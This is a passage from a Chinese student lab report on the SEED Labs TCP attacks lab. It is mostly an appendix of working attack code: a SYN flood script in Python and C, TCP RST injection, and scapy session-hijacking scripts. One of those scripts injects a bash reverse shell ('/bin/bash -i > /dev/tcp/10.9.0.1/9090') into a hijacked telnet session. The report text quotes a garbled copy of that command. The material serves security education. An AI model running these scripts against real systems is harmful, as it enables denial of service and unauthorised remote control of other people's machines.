Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
```

Figure 16: 监听 9090 端口

证明劫持并创建反向 shell 成功，抓包如下：




Figure 17: 抓包结果

可以看到攻击方向受害者发送了包含 `"/bin/bash -i > /dev/tcp/10.9.0.1/90900 < &12 > &1"` 的会话劫持数据包，之后的几个数据包中，攻击者利用创建的 shell 使被攻击者执行了恶意命令并回传给攻击者的 9090 端口。

### 5.5.1 任务四收获和总结

通过 task4 我们学习到如何利用 TCP 会话劫持创造反向 Shell，在会话劫持的基础上，让受害者主机执行命令把 shell 通过 nc 的端口反弹回攻击者的主机中，从而拿到了受害者机器的执行权限，理解了会话劫持更深层次的危害。

## 参考文献

[1] 杜文亮. 计算机安全导论：深度实践 [M]. 高等教育出版社, 2020.4.

[2] SEED Labs –IP/TCP Attacks Lab

[https://seedsecuritylabs.org/Labs\\_20.04/Networking/TCP\\_Attacks/](https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/)

---

## A 附录

### A.1 Task1\_1 源代码

```
1 #!/bin/env python3
2 from scapy.all import IP, TCP, send
3 from ipaddress import IPv4Address
4 from random import getrandbits
5 ip = IP(dst="10.9.0.5")
6 tcp = TCP(dport=23, flags='S')
7 pkt = ip/tcp
8 while True:
9     pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
10    pkt[TCP].sport = getrandbits(16) # source port
11    pkt[TCP].seq = getrandbits(32) # sequence number
12    send(pkt, verbose = 0)
```

### A.2 Task1\_2 源代码

```
1 #include <pcap.h>
2 #include <stdio.h>
3 #include <arpa/inet.h>
4 #include <unistd.h>
5 #include <string.h>
6 #include <sys/socket.h>
7 #include <netinet/ip.h>
8 #include <stdlib.h>
9 #include <time.h>
10
11 /* IP Header */
12 struct ipheader {
13     unsigned char    iph_ihl:4, //IP header length
14                     iph_ver:4; //IP version
15     unsigned char    iph_tos; //Type of service
16     unsigned short   int iph_len; //IP Packet length (data + header)
17     unsigned short   int iph_ident; //Identification
```

---

```

18 unsigned short int iph_flag:3; //Fragmentation flags
19         iph_offset:13; //Flags offset
20 unsigned char iph_ttl; //Time to Live
21 unsigned char iph_protocol; //Protocol type
22 unsigned short int iph_chksum; //IP datagram checksum
23 struct in_addr iph_sourceip; //Source IP address
24 struct in_addr iph_destip; //Destination IP address
25 };
26
27 /* TCP header */
28 typedef unsigned int tcp_seq;
29
30 struct sniff_tcp {
31     unsigned short th_sport; /* source port */
32     unsigned short th_dport; /* destination port */
33     tcp_seq th_seq; /* sequence number */
34     tcp_seq th_ack; /* acknowledgement number */
35     unsigned char th_offx2; /* data offset, rsvd */
36 #define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
37     unsigned char th_flags;
38 #define TH_FIN 0x01
39 #define TH_SYN 0x02
40 #define TH_RST 0x04
41 #define TH_PUSH 0x08
42 #define TH_ACK 0x10
43 #define TH_URG 0x20
44 #define TH_ECE 0x40
45 #define TH_CWR 0x80
46 #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|
    TH_CWR)
47     unsigned short th_win; /* window */
48     unsigned short th_sum; /* checksum */
49     unsigned short th_urp; /* urgent pointer */
50 };
51
52 void send_to(struct ipheader* ip){
53     int sd;
54     struct sockaddr_in sin;

```



```

55  /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter
56  * tells the system that the IP header is already included;
57  * this prevents the OS from adding another IP header. */
58  sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
59  if(sd < 0) {
60      perror("socket() error"); exit(-1);
61  }
62  int enable = 1;
63  setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
64
65  sin.sin_family = AF_INET;
66  sin.sin_addr = ip->iph_destip;
67
68  // Note: you should pay attention to the network/host byte order.
69  /* Send out the IP packet.
70  * ip_len is the actual size of the packet. */
71  if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
72      perror("sendto() error"); exit(-1);
73  }
74 }
75
76 uint16_t compute_checksum(const unsigned char *buf, size_t size) {
77     size_t i;
78     uint64_t sum = 0;
79
80     for (i = 0; i < size; i += 2) {
81         sum += *(uint16_t *)buf;
82         buf += 2;
83     }
84     if (size - i > 0) {
85         sum += *(uint8_t *)buf;
86     }
87
88     while ((sum >> 16) != 0) {
89         sum = (sum & 0xffff) + (sum >> 16);
90     }
91
92     return (uint16_t)~sum;

```

```

93 }
94
95 unsigned int randnum(int bits){
96     unsigned int random_number = 0;
97     for (int i = 0; i < bits/8; i++) {
98         random_number = (random_number << 8) | (rand() & 0xFF);
99     }
100
101     return random_number;
102 }
103
104 uint16_t tcpcsum(struct ipheader *ip, struct sniff_tcp* tcp) {
105     uint8_t *tempbuf = (uint8_t *)malloc(12+sizeof(*tcp));
106     if(tempbuf == NULL) {
107
108         fprintf(stderr,"Out of memory: TCP checksum not computed\n");
109         return 0;
110     }
111     /* Set up the pseudo header */
112     memcpy(tempbuf,&(ip->iph_sourceip),sizeof(uint32_t));
113     memcpy(&(tempbuf[4]),&(ip->iph_destip),sizeof(uint32_t));
114     tempbuf[8]=(uint8_t)0;
115     tempbuf[9]=(uint8_t)ip->iph_protocol;
116     tempbuf[10]=(uint16_t)(sizeof(*tcp)&0xFF00)>>8;
117     tempbuf[11]=(uint16_t)(sizeof(*tcp)&0x00FF);
118     /* Copy the TCP header and data */
119     memcpy(tempbuf+12,(void*)tcp,sizeof(*tcp));
120     /* CheckSum it */
121     uint16_t res = compute_checksum(tempbuf,12 + sizeof(*tcp));
122     free(tempbuf);
123     return res;
124 }
125
126 int main() {
127     srand((unsigned)time(NULL));
128     char buffer[1500];
129     memset(buffer, 0, 1500);
130     struct ipheader *ip = (struct ipheader *) buffer;

```

```

131 struct sniff_tcp *tcp= (struct sniff_tcp *) (buffer + sizeof(struct ipheader));
132 // Filling in UDP Data field
133 char *payload = (char*) (buffer + sizeof(struct ipheader) + sizeof(struct sniff_tcp));
134 // Fill in the IP header
135 ip->iph_ver = 4;
136 ip->iph_ihl = 5;
137 ip->iph_ttl = 20;
138 ip->iph_destip.s_addr = inet_addr("10.9.0.5");
139 ip->iph_protocol = IPPROTO_TCP;
140 ip->iph_len = htons(sizeof(*tcp) + sizeof(*ip));
141 while(1){
142     ip->iph_sourceip.s_addr = randnum(32);
143     tcp->th_sport = randnum(16);
144     tcp->th_dport = htons(23);
145     tcp->th_seq = randnum(32);
146     tcp->th_ack = 0;
147     tcp->th_offx2 = 0b01010000;
148     tcp->th_flags = 0b00000010;
149     tcp->th_sum = 0;
150     tcp->th_sum = tcpsum(ip,tcp);
151     send_to(ip);
152     sleep(0.001);
153 }
154 return 0;
155 }

```

### A.3 Task2 源代码

```

1 from scapy.all import*
2
3 def spoof(pkt):
4     ip = IP(src = pkt[IP].src, dst = pkt[IP].dst)
5     tcp = TCP(sport = pkt[TCP].sport, dport = pkt[TCP].dport, flags = 'R', seq = pkt[TCP]
        ].seq+1)
6     pkt_new = ip/tcp
7     ls(pkt_new)

```

```

8     send(pkt_new,verbose = 0)
9
10    pkt = sniff(iface = 'br-fd88467e4c1d',filter = 'tcp and src host 10.9.0.5 and(not ether src
        02:42:f7:15:0d:43) ', prn = spoof)

```

## A.4 Task3 源代码

```

1  from scapy.all import*
2
3  def spoof(pkt):
4      ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
5      tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags = 'A', ack = pkt[TCP
        ].seq+1, seq = pkt[TCP].ack)
6      data = "echo \"Is anyone here? ([E][E])\" >> ~/hello.txt\n\0"
7      pkt_new = ip/tcp/data
8      ls(pkt_new)
9      send(pkt_new,verbose = 0)
10     # exit(0)
11
12    pkt = sniff(iface = 'br-fd88467e4c1d',filter = 'tcp and src host 10.9.0.5 and(not ether src
        02:42:f7:15:0d:43) ', prn = spoof)

```

## A.5 Task4 源代码

```

1  from scapy.all import*
2
3  def spoof(pkt):
4      ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
5      tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags = 'A', ack = pkt[TCP
        ].seq+1, seq = pkt[TCP].ack)
6      data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
7      pkt_new = ip/tcp/data
8      ls(pkt_new)

```

---

```
9     send(pkt_new,verbose = 0)
10    exit(0)
11
12 pkt = sniff(iface = 'br-fd88467e4c1d',filter = 'tcp and src host 10.9.0.5 and(not ether src
    02:42:f7:15:0d:43) ', prn = spoof)
```